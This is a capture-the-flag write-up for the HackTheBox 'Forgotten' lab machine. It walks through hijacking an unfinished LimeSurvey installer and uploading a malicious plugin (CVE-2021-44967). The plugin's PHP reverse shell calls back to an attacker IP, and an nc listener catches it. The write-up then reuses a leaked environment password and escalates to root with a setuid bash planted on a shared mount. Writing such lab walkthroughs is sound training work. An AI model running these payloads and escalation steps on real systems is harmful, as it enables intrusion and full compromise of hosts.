



HACKTHEBOX



Forgotten

14th August 2025

Prepared By: ctrlzero

Machine Author: ar0x

Difficulty: **Easy**

Synopsis

Forgotten is a Easy difficulty Linux machine from VulnLab that showcases several real-world techniques. By discovering an unfinished LimeSurvey installation the player will deploy a controlled MariaDB instance to complete the web application installation with, thereby gaining administrative access to the application. Players will then upload a malicious LimeSurvey plugin to achieve remote code execution inside of a Docker container.

After enumerating the container players will discover an environment variable that will grant access to the host as well as the ability to enumerate `sudo` privileges within the docker container. With low privilege access to the host and root privilege to the container, players can then expect to chain the two together in order to escalate privileges by leveraging a `setuid` binary.

Skills Required

- Web enumeration
- Crafting and modifying public proof-of-concept exploits.
- Basic Docker escape concepts
- Linux privilege-escalation fundamentals.

Skills Learned


- Leveraging third-party installers that accept arbitrary DB endpoints.
- Gaining initial foothold inside containers and recognizing escape vectors.
- Exploiting writable Docker socket to run privileged containers.

Enumeration

Nmap

```
$ nmap -Pn -A --top-ports 3000 forgotten.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-08-14 13:28 MDT
Nmap scan report for forgotten.vl (10.129.234.81)
Host is up (0.12s latency).
Not shown: 2998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 28c7f196f9536411f87055680be53c22 (ECDSA)
|_  256 0243d2ba4e87de7772ce5afa865c0df4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56
|_ http-title: 403 Forbidden
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan shows that only `SSH` and `HTTP` are available. Browsing to `http://forgotten.vl/` immediately returns **403 Forbidden**; with this in mind we can try to enumerate any sub-directories and files on the webserver.



Forbidden

You don't have permission to access this resource.

Apache/2.4.56 (Debian) Server at forgotten.vl Port 80

We can use tools such as [Feroxbuster](#) or [ffuf](#) to look for files hosted by the web server that may have common names. In this example we'll use [Feroxbuster](#) and we can see from the output that there is a `/survey` sub-directory. Browsing to it indicates that its a `TimeSurvey` installation that has not been fully completed.

```
$ feroxbuster -u http://forgotten.vl -x php,html,txt -w ~/wordlists/raft-medium-words.txt -q -C 404,403
```

```
404      GET      91      31w      274c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter      403      GET      91
28w      277c Auto-filtering found 404-like response and created new filter; toggle off
with --dont-filter      301      GET      91      28w      313c
http://forgotten.vl/survey => http://forgotten.vl/survey/
302      GET      01      0w      0c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
301      GET      91      28w      321c http://forgotten.vl/survey/modules =>
http://forgotten.vl/survey/modules/
301      GET      91      28w      321c http://forgotten.vl/survey/plugins =>
http://forgotten.vl/survey/plugins/
301      GET      91      28w      319c http://forgotten.vl/survey/admin =>
http://forgotten.vl/survey/admin/
301      GET      91      28w      320c http://forgotten.vl/survey/themes =>
http://forgotten.vl/survey/themes/
301      GET      91      28w      317c http://forgotten.vl/survey/tmp =>
http://forgotten.vl/survey/tmp/
200      GET      9741     8007w     49474c http://forgotten.vl/survey/LICENSE
```

LimeSurvey installer

Progress
10% completed

Welcome
Language selection
Please select your preferred language:
English - English

1. Welcome
2. License
3. Pre-installation check
4. Configuration
5. Database settings
6. Administrator settings

Your preferred language will be used through out the installation process.

Start installation

LimeSurvey Cloud
Subscribe to our LimeSurvey Cloud hosting and get:

- Great performance
- Automatic updates
- GDPR-compliance
- Technical support

Try now

proudly powered by **LimeSurvey**

If we start the installation wizard, we're eventually prompted with a database configuration page that allows us to specify a database location. At this time we can configure a MySQL/MariaDB instance on our attacking machine to point the installation at. The easiest way to get this up and running is with a docker container.

```
$ sudo docker pull mysql
```

```
$ sudo docker run -p 3306:3306 --rm --name tmp-mysql -e MYSQL_ROOT_PASSWORD=password
mysql:latest
Using default tag: latest
latest: Pulling from library/mysql
10aec8a104c7: Pull complete
c81e70a25040: Pull complete
b9916866e45f: Pull complete
cac9e6e2c9d6: Pull complete
5d2f76605aa7: Pull complete
31f7d8dc4024: Pull complete
f15cc21449ca: Pull complete
a22f87a7c498: Pull complete
e55b6f427ac7: Pull complete
fcb1221d0ce3: Pull complete
<...SNIP...>
```

Now that our docker container is running we can quickly verify that it is listening on our attack system, we'll then provide the target with our IP address and the credentials we used to spin up the docker container.

```
$ netstat -tanp | grep -i list
tcp        0      0 0.0.0.0:3306          0.0.0.0:*           LISTEN     -
```

LimeSurvey installer

Progress

40% completed

1. Welcome
2. License
3. Pre-installation check
- 4. Configuration**
5. Database settings
6. Administrator settings

Database configuration

Please enter the database settings you want to use for LimeSurvey:

Note: All fields marked with (*) are required.

Database configuration

Database type *

MySQL

The type of your database management system

MySQL database engine type

MyISAM

Database location *

10.10.14.66

Set this to the IP/net location of your database server. In most cases "localhost" will work. You can force Unix socket with socket path. If your database is using a custom port, attach it using a colon. Example: db.host.com:5431

Database user *

root

Your database server user name. In most cases "root" will work.

Database password

●●●●●●●●

Your database server password.

Database name *

lime

If the database does not yet exist it will be created (make sure your database user has the necessary permissions). In contrast, if there are existing LimeSurvey tables in that database they will be upgraded automatically after installation.

Table prefix

lime_

If your database is shared, recommended prefix is "lime_" else you can leave this setting blank.

Previous

Next

proudly
powered by



LimeSurvey

Once connected we can go ahead and have the application create the database automatically for us.

Database settings

Database creation

⚠ Database doesn't exist!

The database you specified does not exist:

lime

LimeSurvey can attempt to create this database for you.

Previous

Create database

proudly
powered by



LimeSurvey

Once created we'll then have it populate all of the required tables.

Note: This may take a few minutes

Database settings

Database creation

✓ Database has been created.

Please continue with populating the database.

Previous

Populate database

Administrator settings

Further settings for application administrator

✓ Database **lime** has been successfully populated.

i You can leave these settings blank and change them later

Once the installation completes we can log in with the credentials that were set up. Upon logging in we can see that we have a version number of LimeSurvey that we can use to search for any existing public exploits.

LimeSurvey Community Edition Version 6.3.7+231127

The application version happens to be vulnerable to [CVE-2021-44967](#) which is an arbitrary file upload through plugin manager. We can adapt the public PoC which can be found [here](#) and [here](#).

```
$ git clone https://github.com/Y1LD1R1M-1337/Limesurvey-RCE.git
Cloning into 'Limesurvey-RCE'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 24 (delta 2), reused 0 (delta 0), pack-reused 18 (from 1)
Receiving objects: 100% (24/24), 10.00 KiB | 10.00 MiB/s, done.
Resolving deltas: 100% (5/5), done.
```

We'll first need to modify `config.xml` and add a line to include the major version that LimeSurvey is on, which is `6`, and then edit `php-rev.php` to change lines 5 and 6 to include our attacking IP address and a port that our listener will be on. We'll then archive the required files and upload our plugin before starting our listener and then kicking off the exploit.

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <config>
3     <metadata>
4         <name>Y1LD1R1M</name>
5         <type>plugin</type>
6         <creationDate>2020-03-20</creationDate>
7         <lastUpdate>2020-03-31</lastUpdate>
8         <author>Y1LD1R1M</author>
9         <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
10        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
11        <version>5.0</version>
12        <license>GNU General Public License version 2 or later</license>
13        <description>
14            »            <![CDATA[Author : Y1LD1R1M]]></description>
15        </metadata>
16
17        <compatibility>
18            <version>3.0</version>
19            <version>4.0</version>
20            <version>5.0</version>
21            <version>6.0</version>
22        </compatibility>
23        <updaters disabled="disabled"></updaters>
24 </config>

```

Insert | main +1 /tmp/Limesurvey-RCE/config.xml[+]

[nvim-treesitter] [1/1] Treesitter parser for xml has been installed

```

1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '10.10.14.66'; // CHANGE THIS
6 $port = 10001; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14



```

```

$ zip Y1LD1R1M.zip config.xml php-rev.php
updating: config.xml (deflated 56%)
updating: php-rev.php (deflated 61%)

```

We can now upload our plugin and kick it off by simply browsing to our `php` file with a web browser or with `curl`



```
$ curl http://forgotten.vl/survey/upload/plugins/Y1LD1R1M/php-rev.php

$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.66] from (UNKNOWN) [10.129.234.81] 47410
Linux efaa6f5097ed 6.8.0-1033-aws #35~22.04.1-Ubuntu SMP Wed Jul 23 17:51:00 UTC 2025
x86_64 GNU/Linux
 20:37:29 up 53 min,  0 users,  load average: 0.00, 0.00, 0.09
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$
```

The user flag can be found in `/home/limesvc/user.txt`.

Lateral Movement

Basic enumeration of our environment indicates that we're in a docker container and part of the `sudo` group.

```
# upgrading our shell to be a bit more interactive
$ script -qc /bin/bash /dev/null

limesvc@efaa6f5097ed:/$ id
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)

limesvc@efaa6f5097ed:/$ groups
limesvc sudo
```

Looking at the environment variables that have been set we can also see the variable for `LIMESURVEY_PASS` which leaks the password for our current user.

```
limesvc@efaa6f5097ed:/$ env
<...SNIP...>
LIMESURVEY_ADMIN=limesvc
APACHE_RUN_GROUP=limesvc
APACHE_RUN_USER=limesvc
APACHE_LOG_DIR=/var/log/apache2
LIMESURVEY_PASS=5W5HN4K4GCxf9E
<...SNIP...>
```

Testing this credential pair against the host also succeeds, allowing us to connect to the host over `ssh`.

```
$ ssh limesvc@forgotten.vl
(limesvc@forgotten.vl) Password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1033-aws x86_64)

<...SNIP...>

limesvc@forgotten:~$
```

We can also see that our `sudo` permissions allow us to escalate to the root user within the docker container.

```
limesvc@efaa6f5097ed:/$ sudo -l
[sudo] password for limesvc: 5W5HN4K4GCxf9E

Matching Defaults entries for limesvc on efaa6f5097ed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User limesvc may run the following commands on efaa6f5097ed:
    (ALL : ALL) ALL

limesvc@efaa6f5097ed:/$ sudo su
root@efaa6f5097ed:/#
root@efaa6f5097ed:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Privilege Escalation

With root privileges on the container and low privilege permissions on the host we can now begin to craft a path for privilege escalation. If we go back to our initial enumeration of the docker container we can see that a path is mounted on the container from the host.

```
limesvc@efaa6f5097ed:/$ mount
<...SNIP...>
/dev/root on /etc/resolv.conf type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /etc/hostname type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /etc/hosts type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /var/www/html/survey type ext4 (rw,relatime,discard,errors=remount-ro)
<...SNIP...>
```

We can quickly drop a file in this location within the container and then search for it on the host to determine if we can see files on the host that were copied in the container and if they retain permissions that are set.

```
# on the container
root@efaa6f5097ed:/var/www/html/survey# mktmp -p .
./tmp.IyTS19pevf
-rw----- 1 root root 0 Aug 14 21:19 tmp.IyTS19pevf

# on the host
limesvc@forgotten:~$ find / -name tmp.IyTS19pevf -type f 2>/dev/null
/opt/limesurvey/tmp.IyTS19pevf

limesvc@forgotten:/opt/limesurvey$ ls -lah tmp.IyTS19pevf
-rw----- 1 root root 0 Aug 14 21:19 tmp.IyTS19pevf
```

Now that we've proven our theory we can elevate straight to root by simply copying `/bin/bash` to the location and then changing the permissions of the file to `setuid`. When we execute it from the host it will be executed as the root user.

```
# on the container
root@efaa6f5097ed:/var/www/html/survey# cp /bin/bash .

root@efaa6f5097ed:/var/www/html/survey# chmod +s bash

# on the host
limesvc@forgotten:/opt/limesurvey$ ls -lah bash
-rwsr-sr-x 1 root root 1.2M Aug 14 21:22 bash
limesvc@forgotten:/opt/limesurvey$ ./bash -p
bash-5.1# id
uid=2000(limesvc) gid=2000(limesvc) euid=0(root) egid=0(root) groups=0(root),2000(limesvc)
bash-5.1#
```